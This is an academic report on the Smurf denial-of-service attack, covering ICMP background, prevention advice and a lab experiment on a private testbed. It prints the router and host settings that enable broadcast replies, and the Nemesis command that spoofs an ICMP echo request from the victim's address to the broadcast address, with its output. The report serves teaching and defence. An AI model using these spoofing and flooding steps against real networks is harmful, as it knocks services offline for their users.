

Denial of Service – The Smurf Attack

Farhan Sajjad

School of Computer Science
University of Windsor
401 Sunset Avenue
Windsor Ontario, N9B 3P4, Canada
sajjadf@uwindsor.ca

Abstract – Smurf Attack is a type of network-level Denial of Service (DoS) Attack by overwhelming the victim machine with Internet Control Message Protocol (ICMP) echo replies from computers in the same broadcast network by sending forged ICMP echo request to an IP broadcast address using the IP address of the victim machine, making computers in the same network reply to the requests, flooding the victim machine with ICMP echo replies. In this document it is discussed how such an attack could be engineered and detected using freely available tools in the Internet.

Keywords – Smurf Attack, Denial of Service Attack, ICMP, ICMP Echo Request, ICMP Flood, Nemesis.

1 – INTRODUCTION

According to Wikipedia, the Smurf Attack is “a way of generating significant computer network traffic on a victim network. This is a type of denial-of-service attack that floods a target system via spoofed broadcast ping messages.” [1]. In this technique, the engineer of the attack forges ICMP echo request packets with the IP address of the victim as the source address and broadcasts the request on the network, making the computers in the network to send replies to the ICMP echo requests. Of course, in a multi-access broadcast network, the number of replies could be overwhelming as hundreds of computer may listen to the broadcast. Essentially, forging of the ICMP packet is a trivial task for a programmer as any network packet is a stream of binary data in a specified format described by the standards of the network protocol. Interestingly, the attack is named after the original C file “smurf.c” [2] which contained the source code to create such an attack but with time and the advancement of computing, now we do not even need to write our own programs to craft these packets as there as various tools freely available on the Internet capable of performing this task.

2 – BACKGROUNDS

A. ICMP and ICMP Echo

The ICMP “is one of the core protocols of the Internet Protocol Suite. It is chiefly used by networked computers' operating systems to send error messages—indicating, for instance, that a requested service is not available or that a host or router could not be reached.” [3]. Typically, the ICMP packets are generated or sent in case the IP datagrams errors or diagnostic and routing purposes, and the echo request is “an ICMP message whose data is expected to be received back in an echo reply (“ping”) containing the exact data received in the request message.” [4].




Figure 1 – The ICMP Header [5].

B. No IP Directed-Broadcast

“A broadcast, in particular, is a simple message that is sent to all clients on a local area network.” [6]. In an IP network, where there are no subnets, the broadcast address range is found by just setting the host bits of an IP address in the network to 1s.




Figure 2 –Broadcast Address without Subnets [6]

In a network with subnets, the process is like this:




Figure 3 – Broadcast Address with Subnets [6]

So when a no IP directed-broadcast is made for a certain broadcast address range, all computers in the broadcast zone get the broadcasted message.

C. Denial of Service Attack

A Denial of Service attack is simply, like its name suggests, is a type of attack when the attacker prevents legitimate users of the service from accessing the service. A DoS attack may be engineered by using any of these five basic attack methodologies according to Wikipedia [7]:

1. “Consumption of computational resources, such as bandwidth, disk space, or processor time.”
2. “Disruption of configuration information, such as routing information.”
3. “Disruption of state information, such as unsolicited resetting of TCP sessions.”
4. “Disruption of physical network components.”

5. “Obstructing the communication media between the intended users and the victim so that they can no longer communicate adequately.”

Since the Smurf Attack is caused by flooding the network with spoofed traffic, we will be mostly dealing with the fifth type of attack, where the denial of service is caused by an overwhelmed victim, which runs out of resources in dealing with the torrent of ICMP echo replies.

D. Nemesis

For our task of crafting the ICMP packets, we will use “Nemesis” which is a command-line network packet crafting and injection utility. It can natively craft and inject ARP, DNS, ETHERNET, ICMP, IGMP, IP, RIP, TCP and UDP packets. Using the IP and the Ethernet injection modes that it supports, almost any custom packet can be crafted and injected. It is freely available for download and usage [8].

The command parameters for crafting and sending an ICMP packet with Nemesis are [9]:

```
-i <ICMP type>
-c <ICMP code>
-s <ICMP sequence number>
-m <IP address mask for ICMP address
mask>
-G <Preferred gateway IP address for
ICMP redirect>
-e <ICMP ID>
-P <Payload file>
-q <ICMP injection mode>
  -qE echo, -qM mask, -qU unreach, -
qX time exceeded,
  -qR redirect, -qT timestamp
```

Since the ICMP Header is wrapped using the IP Header, these are the IP parameters required for crafting ICMP packets as well [9]:

```
-S <Source IP address>
-D <Destination IP address>
-I <IP ID>
-T <IP TTL>
-t <IP TOS>
-F <IP fragmentation options>
  -F[D],[M],[R],[offset]
-O <IP options file>
```

E. Wireshark

Wireshark is a GUI based network protocol analyzer that inspects incoming network packets and finds out if there is any kind of anomaly in them. It runs on all major platforms and is a highly regarded tool among network and security experts because of its ability to deeply inspect hundreds of kinds of protocols. It will be run in our victims interface to track the unsolicited ICMP Echo replies. Wireshark is also freely available for download and usage [10].

3 – DESCRIPTION OF THE ATTACK

A Smurf attack is a technique by which the attacker can generate a reasonably small amount of network traffic in form of spoofed ICMP Echo request packets and consequently cause a virtual outburst of traffic at the victim machine and network. The method used is as follows:

1. The attacker sends out, via no IP directed-broadcast, ICMP Echo request packets with the source IP address forged to be that of the victim of the intended Smurf attack.
2. All of the hosts which are on the broadcast segment of the network each pick up a copy of the ICMP Echo request, and sends an ICMP Echo reply back to what they think is the source of the request. If many hosts are on the LAN, the amplification factor can be considerably high.




Figure 5 – A Smurf Attack [11]

It is to be noted that the attacker can use large packets (i.e. maximum allowed or highest possible MTU) to increase the effectiveness of the attack.

With the Smurf attack, not only can the attacker cause problems for the victim by making it inaccessible by overwhelming it with ICMP Echo replies, the flood of traffic because of these ICMP Echo requests can in fact be so great that it can create a network congestion in the network segment of the victim machine.

4 – PREVENTING SMURF ATTACKS

According to Wikipedia, the prevention of Smurf attacks is two-folds [1]:

1. “Configure individual hosts and routers not to respond to ping requests or broadcasts.”
2. “Configure routers not to forward packets directed to broadcast addresses. Until 1999, standards required routers to forward such packets by default, but in that year, the standard was changed to require the default to be not to forward.”

In addition to these two simple solutions, Craig A. Huegen’s article on prevention of Smurf attack is highly revered [12]. Also, during the course of the experiment, it was found that broadcasted ICMP Echo request is discarded by default in all the Windows, Linux and Cisco machines. The feature to reply to such broadcasts can be enabled in the Cisco routers and Linux machines but however Microsoft doesn’t allow enabling this feature on their operating systems. This can be seen as a security benefit because this keeps the Windows machines from participating in a Smurf Attack by sending ICMP Echo responses; however it still doesn’t keep them or any network that allows inbound ICMP packets safe from being attacked.

5 – THE EXPERIMENT


The experiment will be carried out by broadcasting of spoofed ICMP Echo packets from an attacking machine with the aid of Nemesis. Any computer connected to the broadcast network segment will become an active participant of the experiment by simply responding to the ICMP Echo requests and flooding the victim computers with ICMP Echo requests that it was not expecting.

A. The Testing Environment

The testing environment consists of:

1. Three 32-bit Windows based machines that will host the Linux virtual machines using Sun VirtualBox virtual machines.
2. Three 32-bit Linux Ubuntu machines (hosted on a virtual machine on each of the), one of which will be the attacker, spoofing ICMP packets using Nemesis. Also, one of these machines will be the victim.
3. The computers in the network are connected using a Cisco 2600 series router and a NETGEAR 8 port switch.

The network topology for the environment setup:



B. Setting Up the Environment

1. Cisco 2600 Series Router – RouterC

Router Model: 2651MX with 256MB RAM and 32KB NVRAM. IP: 192.168.0.1/24

Configuration commands:

```
Router>enable
Router#config t
Router(config)#hostname RouterC
RouterC(config)#enable secret cisco
RouterC(config)#enable password router
RouterC(config)#ip routing

RouterC(config)#int f0/0
RouterC(config-if)#ip address 192.168.0.1 255.255.255.0
RouterC(config-if)#no shutdown

RouterC(config)#ip route 192.168.0.0 255.255.255.0 f0/0
RouterC(config)#access-list 1 permit any
RouterC(config)#int f0/0
RouterC(config-if)#ip directed-broadcast 1

RouterC#show run
Current configuration : 1013 bytes
!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname RouterC
!
boot-start-marker
boot-end-marker
!
```

```

enable secret 5 $1$nzmr$fyFPNYxo0gqDv.o7JwCS.1
enable password router
!
no aaa new-model
no network-clock-participate slot 1
no network-clock-participate wic 0
ip cef
!
ip auth-proxy max-nodata-conns 3
ip admission max-nodata-conns 3
!
interface FastEthernet0/0
 ip address 192.168.0.1 255.255.255.0
 ip directed-broadcast 1
 speed auto
 half-duplex
 no mop enabled
!
interface FastEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface FastEthernet1/0
 no ip address
 shutdown
 duplex auto
 speed auto
!
ip forward-protocol nd
ip route 192.168.0.0 255.255.255.0 FastEthernet0/0
!
no ip http server
no ip http secure-server
!
access-list 1 permit any
!
control-plane
!
line con 0
line aux 0
line vty 0 4
 password cisco
 login
!
!
end

RouterC#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.0.0/24 is directly connected, FastEthernet0/0

```

Screenshot of Hypterminal connected to the router:




Figure 6 – The Router connected via Console

It is necessary to mention that No IP Directed Broadcasts are turned off by default in routers produced after 1998 and it had to be enabled for the Smurf Attack to take place.

2. Windows XP Machine – HPGCPC06

Hardware and Software: 3.2GHz Pentium D with 1GB RAM. Installed Sun VirtualBox for hosting a virtual machine that partakes in the attack. Also installed Wireshark to monitor the network interfaces of both the guest operating system and the host operating system. IP: 192.168.0.2/24

Screenshot with guest OS on virtual machine:




Figure 7 – Screenshot HPGCPC06 with hpgcpc06-vm1 on virtual machine

3. Windows XP Machine – HPGCPC07

Hardware and Software: 3.2GHz Pentium D with 1GB RAM. Installed Sun VirtualBox for hosting a virtual machine that partakes in the attack. Also installed Wireshark to monitor the network interfaces of both the guest operating system and the host operating system. IP: 192.168.0.4/24

Screenshot with guest OS on virtual machine:




Figure 8 – Screenshot HPGCPC07 with hpgcpc07-vm1 on virtual machine

4. Windows Vista Machine – jotilMove

Hardware: Laptop with 1.83GHz Pentium Centrino Duo and 2GB RAM. Installed Sun VirtualBox for hosting a virtual machine that partakes in the attack. Also installed Wireshark to monitor the network interfaces of both the guest operating system and the host operating system. IP: 192.168.0.6/24

Screenshot with guest OS on virtual machine:




Figure 9 – Screenshot jotil with hpgcpc06-vm1 on virtual machine

5. Ubuntu Linux 9.10 Machine – hpgcpc06-vm1

Hardware: Sun VirtualBox Virtual Machine hosted on Windows XP HPGCPC06, sharing the processor and allocated 256MB RAM. IP: 192.168.0.3/24.

Configuration commands:

```
farhan@hpgc06-vm1:~$ ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 08:00:27:89:53:1b
          inet addr:192.168.0.3  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe89:531b/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:297 errors:0 dropped:0 overruns:0 frame:0
          TX packets:40 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28996 (28.9 KB)  TX bytes:5913 (5.9 KB)
          Interrupt:11 Base address:0xd020

farhan@hpgc06-vm1:~$ uname -a
Linux hpgc06-vm1 2.6.31-11-generic #36-Ubuntu SMP Fri Sep 25 06:37:51 UTC 2009
i686 GNU/Linux
farhan@hpgc06-vm1:~$ echo "0" | sudo cat >
/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

6. Ubuntu Linux 9.10 Machine – hpgcpc07-vm1 (The Victim)

Hardware: Sun VirtualBox Virtual Machine hosted on Windows XP HPGCPC07, sharing the processor and allocated 256MB RAM. IP: 192.168.0.5/24.

Configuration commands:

```
root@hpgc07-vm1:/home/farhan# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:29:4c:f0
          inet addr:192.168.0.5  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe29:4cf0/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7242 errors:0 dropped:0 overruns:0 frame:0
          TX packets:199 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:618466 (618.4 KB)  TX bytes:21559 (21.5 KB)
          Interrupt:11 Base address:0xd020

root@hpgc07-vm1:/home/farhan# echo "0" | cat >
/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

7. Ubuntu Linux 9.04 Machine – ubuOne (The Attacker)

Hardware: Sun VirtualBox Virtual Machine hosted on Windows Vista jotilMove, sharing the processor and allocated 256MB RAM. Installed nemesis from the distribution's software repository using apt-get. IP: 192.168.0.7/24.

Configuration commands:

```
root@ubuOne:/home/farhan# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:96:7a:e0
          inet addr:192.168.0.7  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe96:7ae0/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7429 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4001 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:727138 (727.1 KB)  TX bytes:223113 (223.1 KB)
          Interrupt:11 Base address:0xd020

root@ubuOne:/home/farhan# uname -a
Linux ubuOne 2.6.28-15-generic #52-Ubuntu SMP Wed Sep 9 10:49:34 UTC 2009 i686
GNU/Linux
root@ubuOne:/home/farhan# apt-get install nemesis
root@ubuOne:/home/farhan# echo "0" | cat >
/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

C. The Attack and the Results

The attack was generated **ubuOne** using the following command:

```
root@ubuOne:/home/farhan# nemesis icmp -v -i 8 -c 0 -S 192.168.0.5 -D
192.168.0.255 -H 08:00:27:29:4C:F0

ICMP Packet Injection --- The NEMESIS Project Version 1.4 (Build 26)


[MAC] 08:00:27:29:4C:F0 > FF:FF:FF:FF:FF:FF
[Ethernet type] IP (0x0800)

[IP] 192.168.0.5 > 192.168.0.255
[IP ID] 3121
[IP Proto] ICMP (1)
[IP TTL] 255
[IP TOS] 0x00
[IP Frag offset] 0x0000
[IP Frag flags]
[ICMP Type] Echo Request
[ICMP Code] Echo Request
[ICMP ID] 57730
[ICMP Seq number] 8233


Wrote 42 byte ICMP packet through linktype DLT_EN10MB.

ICMP Packet Injected
```

The Wireshark screenshot showing that the packet was injected and broadcasted:



The screenshot of the attacking machine:

